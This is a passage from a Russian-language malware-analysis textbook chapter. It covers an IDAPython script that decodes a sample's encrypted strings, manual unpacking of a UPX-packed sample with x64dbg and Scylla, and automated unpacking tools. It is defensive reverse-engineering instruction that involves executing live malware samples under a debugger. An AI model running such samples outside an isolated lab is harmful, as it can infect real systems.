
Ранее упомянутый метод, позволяющий вредоносной программе декодировать данные, полезен, если функция дешифрования вызывается несколько раз. Если функция дешифрования вызывается в программе множество раз, было бы гораздо эффективнее автоматизировать процесс декодирования, используя сценарии отладчика (описанные в главе 6 «Отладка вредоносных двоичных файлов»), а не делать это вручную. Чтобы продемонстрировать это, рассмотрим фрагмент кода образца 64-битной вредоносной программы (на следующем скриншоте).

Обратите внимание на то, что вредоносная программа вызывает функцию (переименованную в `dec_function`) несколько раз. Если вы посмотрите на код,

то заметите, что зашифрованная строка передается этой функции в качестве 1-го аргумента (в регистре rcx) и после выполнения функции возвращаемое значение в eax содержит адрес буфера, в котором хранится дешифрованное содержимое.

```
00000001400014494   mov     [rsp+178h+var_18], rax
0000000140001149C   lea     rcx, aEhzetm762hpp ; "Ehzetm762hpp"
00000001400014A3    call    dec_function
00000001400014A8    mov     rcx, rax        ; lpLibFileName
00000001400014AB    call    cs:LoadLibraryA
00000001400014B1    mov     rdi, rax
00000001400014B4    lea     rcx, aVikstiroiIE ; "VikStirOi}I|E"
00000001400014BB    call    dec_function
00000001400014C0    mov     rdx, rax        ; lpProcName
00000001400014C3    mov     rcx, rdi        ; hModule
00000001400014C6    call    cs:GetProcAddress
00000001400014CC    mov     cs:qword_140012418, rax
00000001400014D3    lea     rcx, aVikwixzepyiiE ; "VikWixZepyiI|E"
00000001400014DA    call    dec_function
00000001400014DF    mov     rdx, rax        ; lpProcName
00000001400014E2    mov     rcx, rdi        ; hModule
00000001400014E5    call    cs:GetProcAddress
00000001400014EB    mov     cs:qword_140012400, rax
00000001400014F2    lea     rcx, aWsjxEviQmgvsws ; "WSJX[EVI``Qmgvswsjx``[mrhs{w$RX``Gyvvir
00000001400014F9    call    dec_function
00000001400014FE    mov     rdx, rax
```

Ниже показаны перекрестные ссылки на функцию dec_function; как видите, эта функция вызывается в программе несколько раз.



Каждый раз, когда вызывается функция dec_function, она дешифрует строку. Расшифровав все строки, переданные этой функции, мы можем написать скрипт IDAPython (например, тот, что показан ниже):


```
import idautils
import idaapi
import idc

for name in idautils.Names():
   if name[1] == "dec_function":
      ea= idc.get_name_ea_simple("dec_function")
      for ref in idautils.CodeRefsTo(ea, 1):
         idc.add_bpt(ref)
idc.start_process('', '', '')
while True:
   event_code = idc.wait_for_next_event(idc.WFNE_SUSP, -1)
   if event_code < 1 or event_code == idc.PROCESS_EXITED:
      break
   rcx_value = idc.get_reg_value("RCX")
   encoded_string = idc.get_strlit_contents(rcx_value)
   idc.step_over()
   evt_code = idc.wait_for_next_event(idc.WFNE_SUSP, -1)
   if evt_code == idc.BREAKPOINT:
      rax_value = idc.get_reg_value("RAX")
   decoded_string = idc.get_strlit_contents(rax_value)
   print "{0} {1:>25}".format(encoded_string, decoded_string)
idc.resume_process()
```

Поскольку мы переименовали функцию дешифрования в dec_function, она доступна из окна имен в IDA. Предыдущий скрипт перебирает окно имен для определения dec_function и выполняет следующие шаги.

1. Если dec_function присутствует, он определяет ее адрес.
2. Он использует адрес dec_function для определения перекрестных ссылок (Xrefs to) на dec_function, которая дает все адреса, где вызывается dec_function.
3. Он устанавливает точку останова на всех адресах, где вызывается dec_function.
4. Он автоматически запускает отладчик и, когда точка останова доходит до dec_function, считывает зашифрованную строку с адреса, на который указывает регистр rcx. Следует помнить, что для автоматического запуска отладчика IDA необходимо удостовериться, что вы выбираете отладчик (например, локальный отладчик Windows) либо из области панели инструментов, либо выбрав **Debugger | Select Debugger** (Отладчик | Выбрать отладчик)**.**
5. Затем он *переходит через* функцию для выполнения функции дешифрования (dec_function) и считывает возвращаемое значение (rax), которое содержит адрес дешифрованной строки. После он выводит расшифрованную строку.

6. Он повторяет предыдущие шаги, чтобы расшифровать каждую строку, переданную в `dec_function`.

После запуска предыдущего сценария зашифрованные строки и соответствующие им расшифрованные строки отображаются в окне вывода, как показано ниже. Из вывода видно, что вредоносная программа расшифровывает имена файлов, имена реестра и имена API-функций во время выполнения, чтобы избежать подозрений. Другими словами, это строки, которые злоумышленник хочет скрыть от статического анализа.



9.4 Распаковка вредоносных программ


Злоумышленники делают все возможное, чтобы защитить свои файлы от обнаружения антивирусов и затруднить для аналитика вредоносных программ проведение статического анализа и реверс-инжиниринга. Авторы вредоносных программ часто используют упаковщики и крипторы (см. главу 2 «Статический анализ», чтобы ознакомиться с основными сведениями об упаковщиках и их обнаружении), чтобы обфусцировать исполняемое содержимое. Упаковщик – это программа, которая принимает обычный исполняемый файл, сжимает его содержимое и генерирует новый обфусцированный файл. Криптор похож на упаковщик, но вместо сжатия файла шифрует его. Другими словами, упаковщик или криптор преобразует исполняемый файл в форму, которую сложно анализировать. Когда двоичный файл упакован, он показывает очень мало информации.

Вы не найдете строк, раскрывающих какую-либо ценную информацию, количество импортируемых функций будет меньше, а инструкции программы будут скрыты.

Чтобы понять упакованный файл, вам нужно удалить обфусцированный слой (распаковать), примененный к программе. Для этого важно сначала понять, как работает упаковщик.

Когда обычный файл передается через упаковщик, исполняемое содержимое сжимается, и в него добавляется заглушка для распаковки (процедура распаковки). Затем упаковщик изменяет местоположение заглушки и генерирует

новый упакованный файл. Когда упакованный файл выполняется, распаковывающая заглушка извлекает исходный файл (во время выполнения) и затем запускает его выполнение, передавая элемент управления в *исходную точку входа* (original entry point – OEP), как показано на следующей диаграмме.



Чтобы распаковать упакованный файл, вы можете использовать автоматизированные инструменты или сделать это вручную. Автоматизированный подход экономит время, но он не совсем надежен (иногда он работает, а иногда нет), тогда как ручной метод отнимает много времени, но как только вы приобретете необходимые навыки, это станет самым надежным методом.

9.4.1 Ручная распаковка

Чтобы распаковать двоичный файл, упакованный упаковщиком, мы обычно выполняем следующие общие шаги.


1. Первым шагом является определение исходной точки входа; как упоминалось ранее, когда выполняется упакованный файл, он извлекает исходный файл и в какой-то момент передает управление в исходную точку входа. Исходная точка входа (OEP) – это адрес первой инструкции вредоносной программы (с которой начинается вредоносный код) до ее упаковки. На этом этапе мы идентифицируем инструкцию в упакованном файле, который перейдет (приведет нас) к исходной точке.
2. Следующий шаг включает выполнение программы до достижения исходной точки входа; идея состоит в том, чтобы позволить заглушке вредоносного ПО распаковать себя в памяти и сделать паузу в исходной точке (перед выполнением вредоносного кода).
3. Третий этап – сброс распакованного процесса из памяти на диск.
4. Последний шаг заключается в исправлении таблицы адресов импорта (IAT) в выгруженном файле.

В следующих разделах мы рассмотрим эти шаги подробно. Чтобы продемонстрировать все вышеизложенное, мы будем использовать вредоносное ПО, упакованное с помощью UPX (upx.github.io/). Инструменты и методы, описанные далее, должны помочь вам составить представление о процессе ручной распаковки.


9.4.1.1 Идентификация исходной точки входа

В этом разделе вы познакомитесь с методами идентификации исходной точки входа в упакованном файле. На следующем скриншоте проверка упакованного двоичного файла в pestudio (www.winitor.com/) показывает наличие множества индикаторов, которые указывают на то, что файл упакован. Упакованный файл содержит три секции: `UPX0`, `UPX1` и `.rsrc`.


Очевидно, что точка входа упакованного файла находится в секции `UPX1`, поэтому здесь начинается выполнение, и эта секция содержит заглушку декомпрессии, которая распакует исходный исполняемый файл во время выполнения. Другим индикатором является то, что необработанный размер секции `UPX0` равен `0`, а виртуальный равен `0x1f000`; это говорит о том, что секция `UPX0` не занимает места на диске, но занимает место в памяти; точнее говоря, она занимает `0x1f000` байт (потому что вредоносная программа распаковывает исполняемый файл в памяти и сохраняет его в секции `UPX0` во время выполнения). Также у секции `UPX0` есть права на чтение, запись, выполнение, скорее всего, потому, что после распаковки исходного двоичного файла вредоносный код начнет выполняться в `UPX0`.




Другим индикатором является то, что упакованный файл содержит обфусцированные строки, и когда вы загружаете файл в IDA, она распознает, что таблица адресов импорта (IAT) находится в нестандартном расположении, и выдает следующее предупреждение. Это связано с упаковкой `UPX` всех секций и IAT.



Двоичный файл состоит только из одной встроенной функции и только 5 импортированных функций; все эти индикаторы предполагают, что файл упакован.



Чтобы найти исходную точку входа, нужно найти инструкцию в упакованной программе, которая передает управление в исходную точку. В зависимости от упаковщика это может быть просто или довольно проблематично. Как правило, вы будете фокусироваться на инструкциях, которые передают управление по неясному месту назначения. Изучение блок-схемы функции в упакованном файле показывает переход к местоположению, которое выделено красным.



Красный цвет – способ IDA заявить, что она не может провести анализ, потому что назначение перехода не ясно. Ниже показана инструкция перехода.

```
UPX1:0042D142                   push    0
UPX1:0042D144                   cmp     esp, eax
UPX1:0042D146                   jnz     short loc_42D142
UPX1:0042D148                   sub     esp, 0FFFFFF80h
UPX1:0042D14B                   jmp     near ptr byte_40259B
UPX1:0042D14B start             endp ; sp-analysis failed
```

Двойной щелчок по месту назначения перехода (`byte_40259B`) показывает, что переход будет выполнен в `UPX0` (из `UPX1`). Другими словами, после выполнения вредоносная программа выполняет заглушку декомпрессии в `UPX1`, которая распаковывает исходный файл, копирует распакованный код в `UPX0`, и инструкция перехода, скорее всего, передаст управление распакованному коду в `UPX0` (из `UPX1`).

```
UPX0:0040259B byte_40259B       db ?                    ; CODE XREF: start+18B↓j
UPX0:0040259C                   dd 7699h dup(?)
UPX0:0040259C UPX0              ends
UPX0:0040259C
```

На данный момент мы нашли инструкцию, которая, по нашему мнению, перейдет в исходную точку входа.

Следующим шагом является загрузка двоичного файла в отладчик и установка точки останова на инструкции, осуществляющей переход и ее выполнение,

до тех пор, пока она не дойдет до этой инструкции. Для этого бинарный файл был загружен в x64dbg (вы также можете использовать отладчик IDA и выполнить те же шаги), а точка останова была установлена и выполнялась до инструкции перехода. Как показано ниже, выполнение этой команды перехода приостанавливается.

```
0042D142   6A 00          push 0
0042D144   39 C4          cmp esp,eax
0042D146   75 FA          jne packed.42D142
0042D148   83 EC 80       sub esp,FFFFFF80
EIP 0042D14B   E9 4B 54 FD FF   jmp packed.40259B
```


Теперь можно предположить, что вредоносная программа закончила распаковку. Можете нажать **F7** один раз (шагнуть в), что приведет вас к исходной точке входа по адресу `0x0040259B`. На данный момент мы находимся на первой инструкции вредоносного ПО (после распаковки).

```
EIP 0040259B   55              push ebp
0040259C   8B EC           mov ebp,esp
0040259E   6A FF           push FFFFFFFF
004025A0   68 20 71 40 00  push packed.407120
004025A5   68 C8 3B 40 00  push packed.403BC8
004025AA   64 A1 00 00 00 00  mov eax,dword ptr fs:[0]
```


9.4.1.2 Выгрузка памяти процесса с помощью Scylla

Теперь, когда мы нашли исходную точку входа, следующий шаг – выгрузка памяти процесса на диск. Чтобы выгрузить процесс, мы будем использовать инструмент под названием Scylla (github.com/NtQuery/Scylla). Это отличный инструмент для выгрузки памяти процесса и восстановления таблицы адресов импорта. Одной из замечательных особенностей x64dbg является то, что он интегрирован с Scylla, и его можно запустить, нажав на **Plugins | Scylla** (Плагины | Scylla) (или **Ctrl**+**I**).

Чтобы выгрузить память процесса, в то время как выполнение в исходной точке входа приостановлено, запустите Scylla, убедитесь, что в поле OEP задан правильный адрес, как показано ниже. Если нет, вам нужно установить его вручную, нажать кнопку **Выгрузить** и сохранить выгруженный исполняемый файл на диск (в этом случае он был сохранен как `pack_dump.exe`).




Теперь, когда вы загрузите выгруженный файл в IDA, вы увидите весь список встроенных функций (которых раньше не было видно в упакованной программе), и код функции больше не обфусцирован, но тем не менее импорт все же не виден, а API-вызов отображает адреса вместо имен. Чтобы преодолеть эту проблему, нужно перестроить таблицу импорта упакованного файла.




9.4.1.3 Исправление таблицы импорта

Чтобы внести исправления в импорт, вернитесь в Scylla и нажмите кнопку **IAT Autosearch**, после чего память процесса будет просканирована, чтобы найти таблицу импорта. Если она будет найдена, то поля **VA** и **Size** будут заполнены соответствующими значениями. Чтобы получить список импорта, нажмите кнопку **Get Imports** (Получить импорт). Список импортированных функций, определенных с помощью этого метода, показан ниже. Иногда вы можете встретить недействительные записи (без отметки рядом с записью) в результатах. В таком случае щелкните правой кнопкой мыши и выберите **Cut Thunk**, чтобы удалить их.



После определения импортированных функций с помощью предыдущего шага необходимо применить исправление к выгруженному файлу (`pack_dump.exe`). Для этого нажмите кнопку **Fix Dump**, которая запустит браузер файлов, где вы сможете выбрать файл, который вы сохранили ранее. Scylla исправит двоичный файл с помощью определенных функций импорта, и будет создан новый файл с именем, содержащим `_SCY` в конце (например, `pack_dumped_SCY.exe`). Теперь, когда вы загрузите исправленный файл в IDA, вы увидите ссылки на импортированную функцию.



При работе с некоторыми упаковщиками найти таблицу импорта модуля с помощью кнопки **IAT Autosearch** в Scylla не представляется возможным. В таком случае вам может потребоваться приложить дополнительные усилия, чтобы вручную определить начало таблицы импорта и ее размер и ввести их в поля VA и Size.

9.4.2 Автоматическая распаковка


Существуют различные инструменты, которые позволяют распаковывать вредоносные программы, упакованные с помощью распространенных упаковщиков, таких как UPX, FSG и AsPack. Автоматизированные инструменты отлично подходят для известных упаковщиков и могут сэкономить время, но помните, что это не всегда срабатывает. Тогда помогут навыки ручной распаковки. TitanMist от ReversingLabs (www.reversinglabs.com/open-source/titanmist.html) – отличный инструмент, включающий различные сигнатуры упаковщика и сценарии распаковки. После того как вы загрузите и распакуете его, вы можете запустить его для упакованного файла с помощью команды, показанной ниже. Используя `-i`, вы указываете входной файл (упакованный файл). `-o` указывает выходное имя файла, а `-t` указывает тип распаковщика. В приведенной ниже команде TitanMist был запущен для файла, упакованного с помощью UPX; обратите внимание, как он автоматически определил упаковщика и выполнил процесс распаковки.

Инструмент автоматически определил таблицу исходной точки входа и таблицы импорта, выгрузил процесс, исправил импорт и применил исправление к процессу сброса:


```
C:\TitanMist>TitanMist.exe -i packed.exe -o unpacked.exe -t python

Match found!
| Name: UPX
| Version: 0.8x - 3.x
| Author: Markus and Laszlo
| Wiki url: http://kbase.reversinglabs.com/index.php/UPX
| Description:

Unpacker for UPX 1.x - 3.x packed files
ReversingLabs Corporation / www.reversinglabs.com
[x] Debugger initialized.
[x] Hardware breakpoint set.
[x] Import at 00407000.
[x] Import at 00407004.
[x] Import at 00407008.[Removed]
[x] Import at 00407118.
[x] OEP found: 0x0040259B.
[x] Process dumped.
[x] IAT begin at 0x00407000, size 00000118.
[X] Imports fixed.
[x] No overlay found.
[x] File has been realigned.
[x] File has been unpacked to unpacked.exe.
[x] Exit Code: 0.
Unpacking succeeded!
```

Другой вариант – использовать плагин Universal PE Unpacker от IDA Pro. Этот плагин полагается на отладку вредоносного ПО, чтобы определить, когда код переходит на исходную точку входа. Для получения подробной информации


обратитесь к этой статье (www.hex-rays.com/products/ida/support/tutorials/unpack_pe/unpacking.pdf). Чтобы вызвать его, загрузите файл в IDA и выберите **Edit | Plugins | Universal PE unpacker** (Правка | Плагины | Универсальный распаковщик PE-файлов). Запуск плагина запускает программу в отладчике и пытается приостановить ее, как только упаковщик закончит распаковку. После загрузки вредоносного ПО упакованного `UPX` (тот же образец, который использовался для ручной распаковки) в IDA и запуска плагина появляется следующее диалоговое окно. На скриншоте видно, как IDA устанавливает начальный и конечный адреса в диапазоне секции `UPX0`; этот диапазон рассматривается как диапазон исходной точки входа. Другими словами, когда выполнение достигает этой секции (из `UPX1`, который содержит заглушку декомпрессии), IDA приостанавливает выполнение программы, давая вам возможность предпринять дальнейшие действия.



На следующем скриншоте обратите внимание, как IDA автоматически определил адрес исходной точки входа, а затем отобразил следующее диалоговое окно.





Если вы нажмете кнопку **Да**, выполнение будет остановлено, и процесс будет завершен, но перед этим IDA автоматически определит таблицу адресов импорта (IAT) и создаст новый сегмент для перестройки раздела импорта программы. На этом этапе вы можете проанализировать распакованный код. Ниже показана восстановленная таблица адресов импорта.



Если вы нажмете кнопку **Нет**, то IDA приостановит выполнение отладчика в исходной точке входа, и на этом этапе вы можете либо отладить неупакованный код, либо вручную выгрузить исполняемый файл и исправить импорт, например, с помощью Scylla, введя правильную исходную точку входа (как описано в разделе 4.1 «Ручная распаковка»).

В x64dbg вы можете выполнять автоматическую распаковку, используя сценарии распаковки, которые можно загрузить на странице github.com/x64dbg/Scripts . Чтобы выполнить распаковку, убедитесь, что двоичный файл загружен и приостановлен в точке входа. В зависимости от того, с каким упаковщиком вы имеете дело, вам нужно загрузить соответствующий сценарий распаковки, щелкнув правой кнопкой мыши на панели сценариев и выбрав **Load Script** | **Open** (Загрузить сценарий | Открыть) (или воспользуйтесь сочетанием клавиш **Ctrl**+**O**). Ниже показано содержимое сценария распаковки UPX.





В дополнение к ранее упомянутым инструментам существуют другие средства, которые могут помочь вам с автоматической распаковкой. *См.* Ether Unpack Service: ether.gtisc.gatech.edu/web_unpack/, FUU (Faster Universal Unpacker): github.com/crackinglandia/fuu.

Резюме

